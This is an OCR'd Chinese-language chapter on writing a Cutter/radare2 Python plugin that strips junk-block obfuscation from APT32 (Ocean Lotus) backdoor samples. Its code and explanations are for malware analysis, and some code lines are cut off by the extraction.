


Figure 26.2: img

Figure 26.3: img




Figure 26.4: img

26.4 编写插件

下面介绍的插件是为 Cutter 编写的，且与 radare2 脚本兼容。这意味着我们将通过r2pipe使用一些巧妙的 radare2 命令 – 一个 Python 包装器与 radare2 交互。这是编写 radare2 脚本最有效，最灵活的方法。

让插件同时支持 Cutter 和 radare2 并非易事，因为一个是 GUI 程序，另一个是 CLI。这意味着 GUI 对象在 radare2 中将毫无意义。幸运的是，Cutter 支持 r2pipe，并且能够从其 Python 插件中执行 radare2 命令。

26.5 编写核心类

我们要做的第一件事是创建一个 Python 类，它将成为我们的核心类。该类将包含用于查找和删除垃圾块的逻辑。让我们从定义其 `__init__` 函数开始。该函数将接收一个管道，该管道将是来自 `import r2pipe` 的 `r2pipe` 对象（`import r2pipe`）或来自 Cutter 的 `cutter` 对象（`import cutter`）。

```
class GraphDeobfuscator:
    def __init__(self, pipe):
        """an initialization function for the class

        Arguments:
            pipe {r2pipe} -- an instance of r2pipe or Cutter's wrapper
```

```
        """

        self.pipe = pipe
```

现在我们可以使用这个管道执行 radare2 命令。管道对象包含两种执行 r2 命令的主要方法。第一个是 `pipe.cmd(<command>)`，它将以字符串形式返回命令的结果，第二个是 `pipe.cmdj(<command>j)`，它将从 radare2 命令的输出返回一个已解析的 JSON 对象。

注意：几乎每个 radare2 命令都可以附加一个 j 来获得输出为 JSON。

接下来我们要做的是获取当前函数的所有块，然后进行迭代。我们可以通过使用 `afbj` 命令来执行此操作，即 **A**nalyze **F**unction **B**locks (分析函数块)，结果以 **J**son 格式返回。

```
def clean_junk_blocks(self):
        """Search a given function for junk blocks, remove them and fix the flow.
        """
        # Get all the basic blocks of the function
        blocks = self.pipe.cmdj("afbj @ $F")
        if not blocks:
            print("[X] No blocks found. Is it a function?")
            return
        modified = False

        # Iterate over all the basic blocks of the function
        for block in blocks:
            # do something
```

对于每个块，我们想要知道在不发生条件跳转的情况下是否存在失败的块。如果包含失败的块，则第二块是作为垃圾块的初始候选。

```
 def get_fail_block(self, block):
        """Return the block to which a block branches if the condition is fails

        Arguments:
            block {block_context} -- A JSON representation of a block

        Returns:
            block_context -- The block to which the branch fails. If not exists, returns None
```

```
        """
        # Get the address of the "fail" branch
        fail_addr = self.get_fail(block)
        if not fail_addr:
            return None
        # Get a block context of the fail address
        fail_block = self.get_block(fail_addr)
        return fail_block if fail_block else None
```

注意：由于篇幅有限，不会解释此处出现的所有功能。上面代码片段中使用的 get_block (addr) 或 get_fail_addr (block) 函数是我们为使代码更清晰而编写的子例程。函数实现将在最终插件中提供，该插件在本文末尾显示和链接。

接下来，我们想检查我们的垃圾块候选是否在块之后立即出现。如果不是，这很可能不是垃圾块，因为根据我们检查的情况，垃圾块位于具有条件跳转的块之后的代码中。

```
def is_successive_fail(self, block_A, block_B):
        """Check if the end address of block_A is the start of block_B

        Arguments:
            block_A {block_context} -- A JSON object to represent the first block
            block_B {block_context} -- A JSON object to represent the second block

        Returns:
            bool -- True if block_B comes immediately after block_A, False otherwise
        """

      return ((block_A["addr"] + block_A["size"]) == block_B["addr"])
```

然后，我们想要检查块候选是否包含无意义的指令。例如，垃圾块不太可能包含 CALL 指令或字符串引用。为此，我们将使用命令 pdsb，即 **P** rint **D** isassembly **S** ummary of a **B** lock（打印代码块反汇编汇总信息）。我们假设垃圾块不包含有意义的指令。

```
def contains_meaningful_instructions (self, block):
        '''Check if a block contains meaningful instructions (references, calls, strings,...)

        Arguments:
            block {block_context} -- A JSON object which represents a block
```

```
        Returns:
            bool -- True if the block contains meaningful instructions, False otherwise
        '''

        # Get summary of block - strings, calls, references
        summary = self.pipe.cmd("pdsb @ {addr}".format(addr=block["addr"]))
        return summary != ""
```

最后，我们想检查两个块的条件跳转是否相反。为此，我们需要创建一个相反的条件跳转列表。x86 架构包含许多条件跳转指令，下面仅展示列表的部分内容。也就是说，从我们的测试中，下面的列表足以覆盖 APT32 后门中呈现的所有不同对的条件跳转。如果没有，则很容易添加附加说明。

```
jmp_pairs = [
        ['jno', 'jo'],
        ['jnp', 'jp'],
        ['jb',  'jnb'],
        ['jl',  'jnl'],
        ['je',  'jne'],
        ['jns', 'js'],
        ['jnz', 'jz'],
        ['jc',  'jnc'],
        ['ja', 'jbe'],
        ['jae', 'jb'],
        ['je',  'jnz'],
        ['jg',  'jle'],
        ['jge', 'jl'],
        ['jpe', 'jpo'],
        ['jne', 'jz']]

    def is_opposite_conditional(self, cond_A, cond_B):
        """Check if two operands are opposite conditional jump operands

        Arguments:
            cond_A {string} -- the conditional jump operand of the first block
            cond_B {string} -- the conditional jump operand of the second block
```

```
        Returns:
            bool -- True if the operands are opposite, False otherwise
        """

        sorted_pair = sorted([cond_A, cond_B])
        for pair in self.jmp_pairs:
            if sorted_pair == pair:
                return True
        return False
```

现在我们定义了验证函数，我们可以将这些部分附加在我们之前创建的 `clean_junk_blocks()` 函数中。

```
def clean_junk_blocks(self):
        """Search a given function for junk blocks, remove them and fix the flow.
        """

        # Get all the basic blocks of the function
        blocks = self.pipe.cmdj("afbj @ $F")
        if not blocks:
            print("[X] No blocks found. Is it a function?")
            return
        modified = False

        # Iterate over all the basic blocks of the function
        for block in blocks:
            fail_block = self.get_fail_block(block)
            if not fail_block or
            not self.is_successive_fail(block, fail_block) or
            self.contains_meaningful_instructions(fail_block) or
            not self.is_opposite_conditional(self.get_last_mnem_of_block(block), self.get_last_
                continue
```

如果所有检查都成功通过，则我们很可能发现了一个垃圾块。下一步我们将要修补条件跳转指令为 *JUMP* 指令以跳过垃圾块，从而将垃圾块从图中移除，也即从函数体中移除。

为此，我们使用两个 radare2 命令。第一个是 `aoj @ <addr>`，即 **A** nalyze **O** pcode，它将为我们提供给定地址中指令的信息。此命令可用于获取条件跳转的目标地址。我们使用的第二个命令是 `wai <instruction> @ <addr>`，它代表 **W** rite **A**ssembly **I** nside （写入汇编指令）。与另一条覆盖指令的命令 `wa <instruction> @ <addr>` 不同，`wai` 命令将使用 `NOP` 指令填充剩余的字节。因此，在我们想要使用的 `JMP <addr>` 指令比当前条件跳转指令短的情况下，剩余的字节将被替换为 `NOP`。

```
def overwrite_instruction(self, addr):
        """Overwrite a conditional jump to an address, with a JMP to it

        Arguments:
            addr {addr} -- address of an instruction to be overwritten
        """

        jump_destination = self.get_jump(self.pipe.cmdj("aoj @ {addr}".format(addr=addr))[0])
        if (jump_destination):
            self.pipe.cmd("wai jmp 0x{dest:x} @ {addr}".format(dest=jump_destination, addr=addr
```

在覆盖条件跳转指令之后，我们继续遍历函数的所有块并重复上述步骤。最后，如果在函数中进行了更改，我们将重新分析函数，以便我们所做的更改显示在函数图中。

```
def reanalize_function(self):
        """Re-Analyze a function at a given address

        Arguments:
            addr {addr} -- an address of a function to be re-analyze
        """
        # Seek to the function's start
        self.pipe.cmd("s $F")
        # Undefine the function in this address
        self.pipe.cmd("af- $")

        # Define and analyze a function in this address
        self.pipe.cmd("afr @ $")
```

最后，`clean_junk_blocks()` 函数现在可以使用了。我们现在还可以创建一个函数 `clean_graph()`，它可以清除后门的混淆函数。

```
def clean_junk_blocks(self):
        """Search a given function for junk blocks, remove them and fix the flow.
        """

        # Get all the basic blocks of the function
        blocks = self.pipe.cmdj("afbj @ $F")
        if not blocks:
            print("[X] No blocks found. Is it a function?")
            return
        # Have we modified any instruction in the function?
        # If so, a reanalyze of the function is required
        modified = False

        # Iterate over all the basic blocks of the function
        for block in blocks:
            fail_block = self.get_fail_block(block)
            # Make validation checks
            if not fail_block or
            not self.is_successive_fail(block, fail_block) or
            self.contains_meaningful_instructions(fail_block) or
            not self.is_opposite_conditional(self.get_last_mnem_of_block(block), self.get_last_
                continue
            self.overwrite_instruction(self.get_block_end(block))
            modified = True
        if modified:
            self.reanalize_function()


    def clean_graph(self):
        """the initial function of the class. Responsible to enable cache and start the cleanin
        """

        # Enable cache writing mode. changes will only take place in the session and
        # will not override the binary
        self.pipe.cmd("e io.cache=true")
```

```
        self.clean_junk_blocks()
```

核心类到此结束。

Cutter 还是 Radare2?

如前所述，我们的代码将作为 Cutter 的插件执行，或者直接作为 Python 脚本从 radare2 CLI 执行。这意味着我们需要有一种方法来了解我们的代码是从 Cutter 还是从 radare2 执行的。为此，我们可以使用以下简单技巧。

```
# Check if we're running from cutter
try:
    import cutter
    from PySide2.QtWidgets import QAction
    pipe = cutter
    cutter_available = True
# If no, assume running from radare2
except:
    import r2pipe
    pipe = r2pipe.open()
    cutter_available = False
```

上面的代码检查是否可以导入 `cutter` 库。如果可以，我们从 Cutter 内部运行，可以安全地做一些 GUI 操作。否则，我们从 radare2 内部运行，因此我们选择导入 `r2pipe` 。在这两个语句中，我们分配了一个名为 `pipe` 的变量，该变量稍后将传递给我们创建的 `GraphDeobfuscator` 类。

从 Radare2 运行

这是使用此插件的最简单方法。检查 `__name__` 等于 "**main**'' 是一种常见的 Python 习惯用法，用于检查脚本是直接运行还是导入。如果直接运行此脚本，我们只需执行 `clean_graph()` 函数。

```
if __name__ == "__main__":
    graph_deobfuscator = GraphDeobfuscator(pipe)
    graph_deobfuscator.clean_graph()
```

从 Cutter 运行

首先，我们需要确保我们从 Cutter 内部运行。我们已经创建了一个名为 `cutter_variable` 的布尔变量。我们只需要检查此变量是否设置为 `True` 。如果是，我们继续定义我们的插件类。

```
if cutter_available:
    # This part will be executed only if Cutter is available.
    # This will create the cutter plugin and UI objects for the plugin
```

```
    class GraphDeobfuscatorCutter(cutter.CutterPlugin):
        name = "APT32 Graph Deobfuscator"
        description = "Graph Deobfuscator for APT32 Samples"
        version = "1.0"
        author = "Itay Cohen (@Megabeets_)"

        def setupPlugin(self):
            pass

        def setupInterface(self, main):
            pass

    def create_cutter_plugin():
        return GraphDeobfuscatorCutter()
```

这是 Cutter 插件的框架- 它根本不包含任何适当的功能。Cutter 在加载时调用 `create_cutter_plugin()` 函数。此时，如果我们将脚本放在 Cutter 的插件目录中，Cutter 会将我们的文件识别为插件。

为了使插件执行我们的功能，我们需要添加一个菜单条目，用户可以按下该条目来触发我们的反混淆器。我们选择将菜单条目或操作添加到 " **Windows – > 插件**'' 菜单中。

```
if cutter_available:
    # This part will be executed only if Cutter is available. This will
    # create the cutter plugin and UI objects for the plugin
    class GraphDeobfuscatorCutter(cutter.CutterPlugin):
        name = "APT32 Graph Deobfuscator"
        description = "Graph Deobfuscator for APT32 Samples"
        version = "1.0"
        author = "Megabeets"

        def setupPlugin(self):
            pass

        def setupInterface(self, main):
            # Create a new action (menu item)
            action = QAction("APT32 Graph Deobfuscator", main)
            action.setCheckable(False)
            # Connect the action to a function - cleaner.
```




Figure 26.5: img

```
        # A click on this action will trigger the function
        action.triggered.connect(self.cleaner)

        # Add the action to the "Windows -> Plugins" menu
        pluginsMenu = main.getMenuByType(main.MenuType.Plugins)
        pluginsMenu.addAction(action)

    def cleaner(self):
        graph_deobfuscator = GraphDeobfuscator(pipe)
        graph_deobfuscator.clean_graph()
        cutter.refresh()


def create_cutter_plugin():
    return GraphDeobfuscatorCutter()
```

该脚本现已准备就绪，可以放在 Cutter 插件目录下的 Python 文件夹中。目录的路径显示在 “ **编辑 – > 首选项 – > 插件**’’ 下的 ‘‘插件选项’’ 中。例如，在我们的机器上，路径是：“ *~/.local/share/RadareOrg/Cutter/Plugins/Python* ’’。

现在，在打开 Cutter 时，我们可以在 “ **插件 – > 首选项**’’ 中看到该插件确实已加载。

图 5：插件已成功加载

我们还可以查看 “ **Windows – > 插件**’’ 菜单，看看我们创建的菜单项是否存在。事实上，我们可以看到 “APT32 Graph Deobfuscator’’ 项目现在出现在菜单中。

图 6：我们创建的菜单项已成功添加

我们现在可以选择一些我们怀疑包含垃圾块的函数，并尝试测试我们的插件。在这个例子中，我们选择了函数 `fcn.00acc7e0` 。转到 Cutter 中的功能可以通过从左侧菜单中选择，或者只需按 “g’’ 并在导航栏中键入其名称或地址即可。

确保您在图表视图中，并随意四处浏览，试图发现垃圾块。我们在下图中突出显示了它们，其中显示了 Graph Overview（迷你图）窗口。

Figure 26.6: img

图 7： `fcn.00acc7e0` 突出显示的垃圾块

当遇到候选可疑函数，我们可以触发我们的插件并查看它是否成功删除它们。为此，请单击 “**Windows – > 插件 – > APT32 图形反混淆器**”。一秒钟后，我们可以看到我们的插件成功删除了垃圾块。

图 8：删除垃圾块后的相同功能

在下图中，您可以在删除垃圾块前后看到更多对函数。

图 9： fcn.00aa07b0 之前和之后

图 10： fcn.00a8a1a0 之前和之后

26.6 最后的话

Ocean Lotus 的混淆技术绝不是最复杂或最难以击败的。在本文中，我们了解了问题，起草了一个解决方案，最后使用 Cutter 和 Radare2 的 python 脚本功能实现了它。完整的脚本可以在GitHub上找到，也可以附在本文的底部。

如果您有兴趣阅读有关 Ocean Lotus 的更多信息，我们推荐 ESET 的 Romain Dumont 发布的这篇 。它包含对 Ocean Lotus 工具的全面分析，以及对所涉及的混淆技术的一些阐述。

26.7 附录

示例程序 SHA-256 值

Be6d5973452248cb18949711645990b6a56e7442dc30cc48a607a2afe7d8ec66

8d74d544396b57e6faa4f8fdf96a1a5e30b196d56c15f7cf05767a406708a6b2

APT32 函数图反混淆器 – 完整代码




Figure 26.7: img

